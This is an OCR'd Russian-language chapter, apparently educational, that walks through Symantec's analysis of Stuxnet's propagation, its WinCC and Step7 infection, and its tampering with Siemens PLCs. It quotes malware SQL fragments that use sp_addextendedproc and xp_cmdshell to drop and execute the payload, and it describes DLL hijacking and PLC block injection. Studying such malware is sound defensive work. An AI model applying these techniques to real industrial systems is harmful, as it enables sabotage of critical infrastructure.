
7.1. Процедуры сетевого размножения [1, с.25]

Экспорт 22 отвечает за большинство процедур сетевого размножения, которые использует Stuxnet. Этот экспорт создает класс “Network Action”, который содержит 4 подклассов. Каждый подкласс отвечает за свой метод заражения удаленного хоста.
Функции этих 5 подклассов следующие:

- Соединение точка-к-точке и обновления
- Инфицирование машин WinCC через фиксированный код (hardcoded) пароля сервера базы данных
- Размножение через разделение сети
- Размножение через уязвимость нулевого дня буфера печати (MS10-061)
- Размножение через уязвимость сервиса сервера Windows (MS08-067)

Наиболее характерным для Stuxnet способом размножения, не встречающемся в других вредоносных программах, является инфицирование компьютеров со SCADA программой WinCC.

7.1.1. Связь Точка-к-точке (P2P) [1, с.25]



Когда угроза заражает компьютер, она запускает сервер RPC и ищет соединения. Любой другой зараженный компьютер в сети может соединиться с этим сервером RPC и запросить, какая версия угрозы установлена на удаленном компьютере.
Если удаленная версия будет более новой, то локальный компьютер обратится с запросом новой версии и обновится ею. Если удаленная версия будет более старой, то локальный компьютер подготовит копию себя и отправит ее на удаленный компьютер.
Таким образом, обновление может быть предоставлено любому зараженному компьютеру в сети и в конечном счете распространится по всем другим компьютерам.
…

7.1.2. Инфицирование компьютеров WinCC [1, с.26]

Когда Stuxnet находит систему, на которой работает программа базы данных WinCC, он подключается к этому серверу базы данных, используя пароль, который «зашит» в программе WinCC. Подключившись, Stuxnet выполняет два действия. Во-первых, он посылает свой SQL-код в базу данных, который позволяет передать версию Stuxnet и выполнить его на компьютере с WinCC, инфицировав тем самым этот компьютер. Во-вторых, Stuxnet модифицирует существующее представление (view), добавляя код, который выполнятся, всякий раз, как к этому представлению получают доступ.
После посылки конфигурационного SQL-запроса, Stuxnet посылает SQL-команду, которая создает таблицу и вставляет некое двоичное значение в эту таблицу. Это двоичное значение является шестнадцатеричной строкой, представляющей основную DLL Stuxnet в качестве

исполняемого файла (формируемый с использованием ресурса 210) и обновленный блок конфигурационных данных.

```
CREATE TABLE sysbinlog ( abin image ) INSERT INTO sysbinlog VALUES(0x…)
```

Если операция успешна, Stuxnet использует процедуры сохранения OLE Automation, чтобы записать себя из базы данных на диск, как

```
%UserProfile%\sql[RANDOM VALUE].dbi.
```

Затем этот файл добавляется как сохраненная процедура и выполняется.

```
SET @ainf = @aind + '\\sql%05x.dbi'
EXEC sp_addextendedproc sp_dumpdbilog, @ainf
EXEC sp_dumpdbilog
```

Потом сохраненная процедура удаляется, и файл основной DLL также удаляется.
Запустившись локально на компьютере с установленной программой WinCC, Stuxnet сохраняет также некий .cab-файл, полученный из ресурса 203 на этом компьютере, как GracS\cc_tlg7.sav. Этот .cab-файл содержит DLL начальной загрузки, имеющей цель загрузить основную DLL Stuxnet, расположенную в GracS\cc_alg.sav. Далее Stuxnet модифицирует представление MCPVREADVARPERCON для извлечения из поля syscomments.text SQL-кода для исполнения. Этот SQL-код, записанный в syscomments.text, расположен между маркерами –CC-SP и --*.
В частности, Stuxnet сохранит и выполнит SQL-код, который извлечет и запустит Stuxnet из сохраненного CAB-файла, используя xp_cmdshell.

```
set @t=left(@t,len(@t)-charindex('\\',reverse(@t)))+'\GraCS\cc_tlg7.sav';set @s = 'master..xp_cmdshell
''extrac32 /y "'+@t+'" "'+@t+'x"'''';exec(@s);
```

Затем извлеченная DLL будет добавлена как сохраненная процедура, выполнена и удалена. Это позволяет Stuxnet исполнять себя и гарантировать, что он останется резидентным.

7.2. Заражение проектных файлов Step 7 [1, с.33]

Другим характерным только для Stuxnet методом размножения является инфицирование файлов проекта Step7.
Главный экспорт, экспорт 16 вызывает экспорт 2, который применяется, чтобы прицепиться к специфическим API, которые используются для того, чтобы открыть файлы проектов внутри процесса s7tgtopx.exe. Этот процесс является менеджером WinCC Simatic, осуществляющим администрирование проектами WinCC/Step7.
Таблицы адресов импорта нижеследующих DLL модифицируются:
В s7apromx.dll, mfc42.dll и msvcrt.dll заменяется CreateFileA, чтобы указывать на "CreateFileA_hook".
В ccprojectmgr.exe заменяется StgOpenStorage, чтобы указывать на "StgOpenStorage_hook".
CreateFileA обычно используется, чтобы открывать *.S7P проекты (файлы проекта Step7). Вместо этого будет вызвана процедура CreateFileA_hook. Если этот открытый файл имеет расширение .s7p, CreateFileA_hook вызывает RPC функцию № 9, которая ответственна за запись этого пути к зашифрованному файлу данных %Windir%\inf\oem6c.pnf, и в конные концов инфицирует папку проекта, внутри которой расположен файл s7p.
StgOpenStorage используется менеджером Simatic, чтобы открывать файлы *.MCP. Эти файлы находятся внутри проекта Step7. Как и CreateFileA_hook, StgOpenStorage_hook будет мониторить файлы с расширением *.mcp. Если такой файл доступен менеджеру, hook-функция вызовет RPC функцию № 9, чтобы записать путь к oem6c.pnf, и в конце концов инфицировать папку проекта, внутри которого расположен этот файл mcp.
Экспорт 14 является главной процедурой для инфицирования файлов проекта Step7. Процедура, заражающая проекты, принимает путь к проекту как вход, и может инфицировать ее, вызывая выполнение Stuxnet, когда загружается проект.

Файлы внутри папки с проектом с расширениями .tmp, .s7p и .mcp обрабатываются особым образом.

7.2.1. Файлы S7P [1, с.33]

Эти файлы являются файлами проекта Step7. Когда эти файлы обнаруживаются внутри папки проекта, проект может быть инфицирован. Проект может инфицироваться, если:

- Он не слишком старый (использовался в последние 3,5 года).
- Он содержит папку “wincproj” с действительным файлом MCP.
- Он не является образцом проекта Step7, поскольку пути типа “*\Step7\Examples*” исключаются из рассмотрения.

Процесс инфицирования состоит из нескольких отдельных шагов:
1. Stuxnet создает следующие файлы:

- xutils\listen\xr000000.mdx (зашифрованная копия основной DLL Stuxnet)
- xutils\links\s7p00001.dbf (копия файла данных Stuxnet (длиной 90 байт)
- xutils\listen\s7000001.mdx (закодированная, обновленная версия конфигурационного блока данных Stuxnet).

2. Зловред сканирует подпапки папки “hOmSave7”. В каждую из подпапок Stuxnet записывает копию DLL, которую он содержит внутри своего ресурса 202. Эта DLL записывается с использованием некоторого специфического имени файла, которое Symantec не раскрывает, и обозначено как ***xyz.dll***.
3. Stuxnet модифицирует файл данных Step7, расположенный в Apilog\types.

Когда инфицированный проект открывается менеджером Simatic, модифицированный файл данных включает поиск ранее упомянутый файл xyz.dll. Ниже следующие папки ищутся в таком порядке:

- Папка S7BIN в установочной папке Step7
- Папка %System%
- Папка %Windir%\system
- Папка %Windir%
- Подпапки папки проекта hOmSave7

Если файл xyz.dll ни в одном из первых четырех перечисленных мест не найден, вредоносная DLL будет загружена и выполнена менеджером. Этот .dll файл действует как дешифровщик и загрузчик для копии главной DLL, расположенной в xutils\listen\xr000000.mdx.

7.2.2 Файлы MCP [1, с.34]

Как и файлы .s7p файлы .mcp могут находиться в папке проекта Step7. Однако, они обычно создаются программой WinCC. Обнаружение такого файла внутри проекта может включить инфицирование проекта, а также инфицирование базы данных WinCC.
Проект будет кандидатом на инфицирование, если:

- Он не считается слишком старым (используется в последние 3,5 года).
- Он содержит папку GracS с по крайней мере одним файлом .pdl в ней.

Затем процесс инфицирования состоит из следующих отдельных шагов:
1. Stuxnet создает следующие файлы:

- GracS\cc_alg.sav (зашифрованная копия главной DLL Stuxnet)
- GracS\db_log.sav (копия файла данных Stuxnet, который длиной 90 байт)
- GracS\cc_alg.sav xutils\listen\s7000001.mdx (закодированная версия блока конфигурационных данных Stuxnet).

2. Затеем копия ресурса 203 дешифруется и записывается в GracS\cc_tlg7.sav. Этот файл является файлом Microsoft Cabinet, содержащим некую DLL, используемую для загрузки и выполнения Stuxnet.
Во время данного процесса заражения к базе данных WinCC может быть получен доступ, и инфицирование распространяется на машину сервера базы данных WinCC. Эта процедура описана в разделе Распространение по Сети (6.1).

7.2.3 Файлы TMP [1, с.34]

Прежде всего, для каждого .tmp файла внутри проекта проводится проверка действительности его имени. Он должен быть в виде ~WRxxxxx.tmp, где 'xxxxx' – шестнадцатеричные цифры, чья сумма по модулю 16 равняется нулю. Например, ~WR12346.tmp будет подходящим, поскольку 1+2+3+4+6 = 16 = 0 по модулю 16.
Затем проверяется содержание файла. Первые восемь байт должны содержать следующую «магическую строку»: 'LRW~LRW~'. Если это так, то декодируются остальные данные. Это должен быть модулем Windows, который размещается в памяти. Экспорт 9 этого модуля исполняется.
Stuxnet может также заставить зараженный проект обновить самого себя. Если некий проект открывают, и он уже заражен, Stuxnet проверяет, является ли версия внутри более новой, чем текущее инфекция и выполняет ее. Это позволяет ему обновиться до наиболее свежей версии.
Существует три возможные формы инфицированных файлов проекта. Каждую из форм обрабатывает свой экспорт.
Экспорт 9 воспринимает проектный путь Step7 как входной, заранее инфицированный. Затем он создает пути к следующим файлам Stuxnet, расположенным внутри этого проекта:
…\XUTILS\listen\XR000000.MDX
…\XUTILS\links\S7P00001.DBF
…\XUTILS\listen\S7000001.MDX
Эти файлы копируются во временные файлы (%Temp%\~dfXXXX.tmp) и выполняется экспорт 16, главная входная точка в этой потенциально новой версии Stuxnet.

Экспорт 31 воспринимает проектный путь Step7 как входной и заранее инфицированный. Затем он создает пути к следующим файлам Stuxnet, расположенным внутри этого проекта:
…\GracS\cc_alg.sav
…\GracS\db_log.sav
…\GracS\cc_tag.sav
Эти файлы копируются во временные файлы (%Temp%\~dfXXXX.tmp). Затем в этих файлах вызывается экспорт 16, чтобы запустить эту версию Stuxnet.
Экспорт 10 подобен на 9 и 31. Он может работать с папками Step7 и извлекать файлы Stuxnet, расположенные в подпапках Gracs\ или Xutils\. Он может также обращаться с Zip архивами.
Затем в извлеченных файлах используется экспорт 16, чтобы запустить извлеченную копию Stuxnet, и в конце концов обновляет конфигурационный блок данных.

7.3. Модификация ПЛК [1, с.36]


Ресурс 208 размещается экспортом 17; он является вредоносной заменой для файла Simatic'а s7otbxdx.dll.
Прежде всего следует вспомнить, что конечной целью Stuxnet является инфицирование специфических типов устройств программируемых логических контроллеров (ПЛК) Simatic. Устройства ПЛК загружаются блоками кода и данных, написанных с использованием различных языков, таких как STL или SCL. Компилированный код является ассемблером,

который называется MC7. Затем эти блоки запускаются ПЛК для того, чтобы исполнять, контролировать и мониторить промышленный процесс.

Оригинальная s7otbxdx.dll отвечает за работу по обмену ПЛК-блоков между программирующим устройством и (т.е. компьютер, на котором работает менеджер Simatic под Windows) и собственно ПЛК. При замене этого .dll файла на свой собственный Stuxnet способен выполнить следующие действия:

- Осуществлять мониторинг ПЛК-блоков, записываемых и считываемых на ПЛК.
- Инфицировать ПЛК, вставляя свои собственные блоки и заменяя или инфицируя существующие блоки .
- Маскировать сам факт того, что ПЛК инфицирован.


Рисунок 19. ПЛК и Step 7



7.3.1. Simatic PLC 101 [1, c.36]


Чтобы получить доступ к ПЛК, нужно установленное специальное программное обеспечение. Stuxnet специально имеет своей целью это ПО WinCC/Step 7.
С помощью этого ПО программист может через дата-кабель подключиться к ПЛК и получить доступ к содержимому памяти, переконфигурировать его, загрузить в него программу или отладить ранее загруженный код. После того, как ПЛК сконфигурирован и запрограммирован, Windows-компьютер может быть отсоединен, и ПЛК будет функционировать сам по себе.
Рис. 21 показывает часть вредоносного кода Stuxnet в редакторе STL программы Step7. Видно начало кода MC7 для блоков Кода Функций (FC) червя Stuxnet. Показанный код –из де-ассемблированного блока FC1873.

Рисунок 21. Код Stuxnet в редакторе STL программы Step 7 [1, с.37]



Как было сказано ранее, ПО Step 7 для осуществления связи с ПЛК использует файл библиотеки s7otbxdx.dll. Когда надо получить доступ к ПЛК, программа Step7 вызывает различные процедуры в этом .dll файле. Например, если через Step7 нужно считать из ПЛК некий блок кода, вызывается процедура s7blk_read. Код в s7otbxdx.dll получает доступ к ПЛК, считывает код и передает его обратно в программу Step7, как показано на рис.22.


Рисунок 22. Step 7 и PCL связь через s7otbxdx.dll [1, с.37]



Посмотрим, как работает доступ к ПЛК, когда установлен Stuxnet. Когда выполняется Stuxnet, он переименовывает оригинальный файл s7otbxdx.dll file в s7otbxsx.dll. Затем он заменяет оригинальный .dll файл на свою собственную версию. Stuxnet теперь может перехватывать любой вызов, который совершается, чтобы получить доступ к ПЛК из любого программного пакета.

Файл s7otbxdx.dll червя Stuxnet содержит все потенциальные экспорты оригинального .dll файла – максимум 109 – которые позволяют ему обрабатывать все те же запросы. Большинство этих экспортов просто переадресуются к реальному .dll файлу, теперь называемому s7otbxsx.dll, и ничего неожиданного не происходит. В самом деле, 93 из оригинальных 109 экспортов действуют таким образом. Однако, трюк состоит в том, что 16 экспортов не просто переадресуют, а перехватываются своим .dll файлом. Среди других перехватывающих экспортов есть процедуры для чтения, записи и подсчета блоков кода на ПЛК. Перехватывая эти запросы, Stuxnet способен модифицировать данные, посланные в ПЛК и возвращенные обратно, скрывая это от оператора ПЛК. Благодаря этой же процедуре Stuxnet способен спрятать вредоносный код, работающий на ПЛК.

Рисунок 23. Связь с вредоносной версией s7otbxdx.dll [1, с.38]



Самые типичные блоки, используемы в ПЛК, следующие:

- Блоки данных (DB), содержащие программно-специфические данные, такие как числа, структуры и так далее.
- Системные блоки данных (SDB), содержащие информацию о том, как сконфигурирован ПЛК. Они построены в зависимости от числа и типа аппаратных модулей, которые подключены к ПЛК.
- Организационные блоки (OB), являющиеся точками входа программ. Они выполняются процессором (CPU) циклически. Важные для Stuxnet OB такие:
  - OB1 является основной точкой входа в программу ПЛК. Он выполняется циклически, без особых требований по времени.
  - OB35 является стандартным сторожевым организационным блоком, выполняющемся системой каждые 100 мс. Эта функция может содержать любую

логику, которая требуется для мониторинга критических входов, чтобы сразу же ответить или выполнить функции во время критических ситуаций.

- Функциональные блоки (FC) – стандартные блоки кода. Они содержат код, который должен выполняться ПЛК. В общем случае блок OB1 ссылается по крайней мере на один блок FC.

7.3.2. Процесс инфицирования [1, с.38]

Stuxnet инфицирует ПЛК с помощью различного кода в зависимости от характеристик целевой системы. Последовательность инфицирования состоит из блоков кода и блоков данных, которые внедряются в ПЛК, чтобы изменить его поведение. Зловред содержит три главные последовательности инфицирования. Две из этих последовательностей очень похожи, и функционально эквивалентны. Эти две последовательности названы A и B. Третья последовательность названа последовательностью C.
В начале, если DLL запускается внутри файла ccrtsloader.exe, вредоносная s7otbxdx.dll запускает две нити, ответственные за инфицирование специфических типов ПЛК:

- Первая нить запускает процедуру инфицирования каждые 15 минут. Информация о целевом ПЛК была предварительно собрана зацепленными экспортами, в основном с помощью s7db_open(). Эта процедура инфицирования имеет своей специфической целью процессоры (CPU) 6ES7-315-2 (300-ой серии) со специальными характеристиками SDB блоков. Последовательность инфицирования - A или B.
- Вторая нить регулярно запрашивает в ПЛК специфический блок, который был внедрен первой нитью, если процесс инфицирования был успешен. Этот блок специально подогнан и он соответствует ходу последовательностей A или B, работающих на инфицированном ПЛК.

Наконец, последовательность инфицирования C кажется выключена или была лишь частично закончена. Последовательность C могла быть написана только для семейства 6ES7-417, а не для семейства 6ES7-315-2, упомянутого выше.

7.3.3. Нить инфицирования, последовательности A и B [1, с.39]

Эта нить запускает процедуру инфицирования каждые 15 минут. Когда ПЛК «найден», выполняются следующие шаги:
Прежде всего, с помощью интерфейса s7ag_read_szl API проверяется тип ПЛК. Он должен быть типом 6ES7-315-2.
Проверяются блоки SDB, чтобы определить, должен ли инфицироваться ПЛК, и если да, то какой последовательностью (A или B).
Если первые два шага пройдены, начинается реальный процесс заражения. В FC1869 копируется блок DP_RECV и затем замещается вредоносным блоком, встроенным в Stuxnet.
Вредоносные блоки выбранной последовательности инфекции записываются на ПЛК.
OB1 инфицируется таким образом, что вредоносный код последовательности выполняется в начале цикла.
OB35 также инфицируется. Он работает как сторожевой таймер, и при определенных условиях он может остановить выполнение OB1.
Три ключевых шага процесса инфицирования подробно описаны ниже.

7.3.3.1. Проверка SDB [1, с.39]

Системные блоки данных пересчитываются и разбираются. При смещении 50h Stuxnet должен найти некий SDB с данными DWORD, равными 0100CB2Ch. Эти данные описывают систему, использующую процессорный модуль CP 342-5 для коммуникационного протокола Profibus. Profibus – это шина стандартной промышленной сети, использующаяся для


распределенного ввода-вывода. Кроме того, ищутся и подсчитываются специфические значения: 7050h and 9500h. Проверка SDB пройдена в том и только в том случае, если общее число значений больше или равно 33. Это выявляет идентификационные номера Profibus, которые нужны всем устройствам Profibus
DP за исключением мастер-устройств класса 2 (Master Class 2 devices). Идентификационные номера назначаются производителям ассоциацией Profibus & Profinet International (PI) для каждого типа устройства, который они производят. 7050h назначен устройству с каталожным номером KFC750V3, которое является приводом частотного преобразователя (иначе именуемое приводом переменной частоты = variable frequency drive), выпускаемое фирмой Fararo Paya в Тегеране, Иран. 9500h приводам частотного преобразователя Vacon NX, выпускаемым фирмой Vacon из Финляндии.

7.3.3.2. Замена DP_RECV [1, с.39]

DP_RECV - имя стандартного функционального блока, используемого сетевыми сопроцессорами. Он используется, чтобы получить сетевые кадры протокола Profibus. Исходный блок копируется в FC1869, а затем заменяется вредоносным блоком.
Каждый раз, когда функция используется, чтобы получить пакет, вредоносный блок Stuxnet берет на себя управление: он вызывает оригинальный DP_RECV в FC1869 и затем выполняет пост-обработку данных пакета.

7.3.3.3. Инфицирование OB1/OB35 [1, с.39]

Рисунок 24. OB1 до и после инфицирования [1, с.39]




Чтобы заразить Организационные Блоки, Stuxnet использует простой метод инфицирования с присоединением-кода-в-начало. Например, когда заражается OB1, выполняется следующая последовательность действий:

- Увеличение размера исходного блока.
- Запись вредоносного кода в начало блока.
- Вставка исходного кода OB1 после вредоносного кода.

7.3.3.4. Блоки последовательности [1, с.40]

Последовательности A и B чрезвычайно близки и функционально эквивалентны. Они состоят из 17 блоков, вредоносного замещающего блока DP_RECV, а так же зараженных блоков OB1 и OB35. Рисунок 25 показывает связи между блоками.

Рисунок 25. Связи между блоками, последовательности A и B [1, с.40]



Условные обозначения:

- Стрелки между двумя блоками кода означают, что блок вызывает или выполняет другой блок.
- Розовый блок представляет основной блок, вызванный из зараженного OB1.
- Белые блоки - стандартные блоки кода Stuxnet.
- Желтые блоки - также блоки Stuxnet, но скопированные из библиотеки стандартных блоков Simatic. Они выполняют общие функции, такие как сравнение меток времени.
- Серые блоки не являются частью Stuxnet; это системные функциональные блоки, часть операционной системы, работающей на ПЛК. Они используются для выполнения системных задач, таких как чтение системных часов (SFC1).
